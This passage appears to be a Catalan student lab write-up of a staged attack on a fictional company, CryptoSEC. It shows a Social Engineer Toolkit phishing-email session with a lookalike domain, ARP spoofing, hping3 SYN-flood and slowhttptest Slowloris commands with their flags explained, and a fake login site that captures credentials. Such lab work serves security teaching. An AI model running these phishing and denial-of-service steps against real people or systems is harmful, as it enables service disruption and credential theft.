
Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github

A partir d'aquí generem el mail phishing desde un compte de gmail robat a CryptoSEC.

1. Seleccionem la opció 5: **Mass Mailer Attack**.



Img src: @Aaron & Cristian's Github

2. Seleccionem la opció 5: **Mass Mailer Attack**. Omplim les opcions: `1`, `email destination`, `1`, `our email address`, `our email password`, `priority`, `attach file`, `fake email subject`, `body of messeage with END`


Img src: @Aaron & Cristian's Github

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 5

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odle.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:
```


Img src: @Aaron & Cristian's Github

```
set> 5

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

    1.  E-Mail Attack Single Email Address
    2.  E-Mail Attack Mass Mailer

    99. Return to main menu.

set:mailer>1
set:phishing> Send email to:cryptocorp03@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:aaroncryptosec@gmail.com
set:phishing> The FROM NAME the user will see:Aaron
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:URGENT! Eduard ha pujat les notes de M06 entra ja!!! m0odle.escoladeltreball.org
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished:ENTRA JAAAAAA!! m0odle.escoladeltr
eball.org
Next line of the body:
```


Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github

Spoofing CryptoSEC.NET with DOS Attack (BETTER-CAP) (SlowHTTP)

Ídem que l'anterior però els targets son el **SOA** i el **Forwarding**, els clients interns de CryptoSEC quan hagin d'anar a la pàgina web **cryptosec.net**, entraràn a **cryptos3c.net** ja que el hacker ha avisat que hi hà una urgència a la pàgina principal i han d'entrar a la pàgina web dada pel hacker i les seves credencials seràn **robades sense que se'n adoni**!

1. El hacker activar el ARP Spoof amb targets del SOA i el Forwarder.
2. El hacker ha realitzat un DOS per tumbar l'apache2 (SOA): `hping3 --randsource -p80 -S --flood 10.200.243.164`

Ara explicaré què significa cada part de l'ordre:

- **p 80** és el port que triem atacar
- S activa el flag Syn

– flood indica a hping que enviï els paquets a la màxima velocitat possible

- ip_victima és la **ip** o **domini** a atacar

Si volem que la nostra ip no sigui visible podem afegir-li l'opció –ai la ip que falsejarem o bé utilitzar –rand-source amb què es generen adreces d'origen ip a l'atzar:

```
hping3 --randsource -p80 -S --flood 10.200.243.164
```

o també podem utilitzar: `Slowhttptest`, nosaltres utilitzarem **slowhttptest**.

slowhttptest - Denial Of Service attacks simulator

```
slowhttptest -c 40000 -H -i 30 -r 500 -l 600 -u http://cryptosec.net
```

`-c` *number of connections Specifies the target number of connections to establish during the test.*


`-H'` *Starts slowhttptest in SlowLoris mode, sending unfinished HTTP requests.*

`-i` *seconds Specifies the interval between follow up data for slowrois and Slow POST tests.*


`-r` *connections per second Specifies the connection rate.*

`-l` *seconds Specifies test duration in seconds.*

`-u` *URL Specifies the URL.*




Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github


2. El hacker activa la pàgina del **cryptos3c.net** (fake) amb el SET (**Social Engineering Tool**).




Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github




Img src: @Aaron & Cristian's Github



Img src: @Aaron & Cristian's Github

3. El hacker emet un comunicat general a l'empresa dient que s'ha caigut temporalment la pàgina principal i que han d'entrar per la pàgina següent `cryptos3c.net`

4. Des d'un client de la xarxa interna de CryptoSEC 192.168.3.100 (*Linux Lite Client*) es vol conectar a la pàgina web de cryptosec.net, però han emès un comunicat que els redirecciona a **cryptos3c.net** ja que la pàgina principal ha sigut hackejada amb DOS (denegació de servei).



Img src: @Aaron & Cristian's Github

5. Les credencials del client han **sigut robades**!

Bibliografia:

- https://www.redeszone.net/tutoriales/seguridad/descifrar-trafico-https-bettercap-linux/
- https://www.elladodelmal.com/2018/10/bettercap-2-la-evolucion-de-la-navaja.html
- https://repositorioinstitucional.ceu.es/bitstream/10637/10460/1/Descubre_VictorLopez%26TeodoroRoj
- https://www.redeszone.net/2015/08/08/analiza-todo-el-trafico-de-red-con-bettercap/
- https://ebuah.uah.es/dspace/bitstream/handle/10017/44807/TFM_Guillen_Santana_2020.pdf?sequen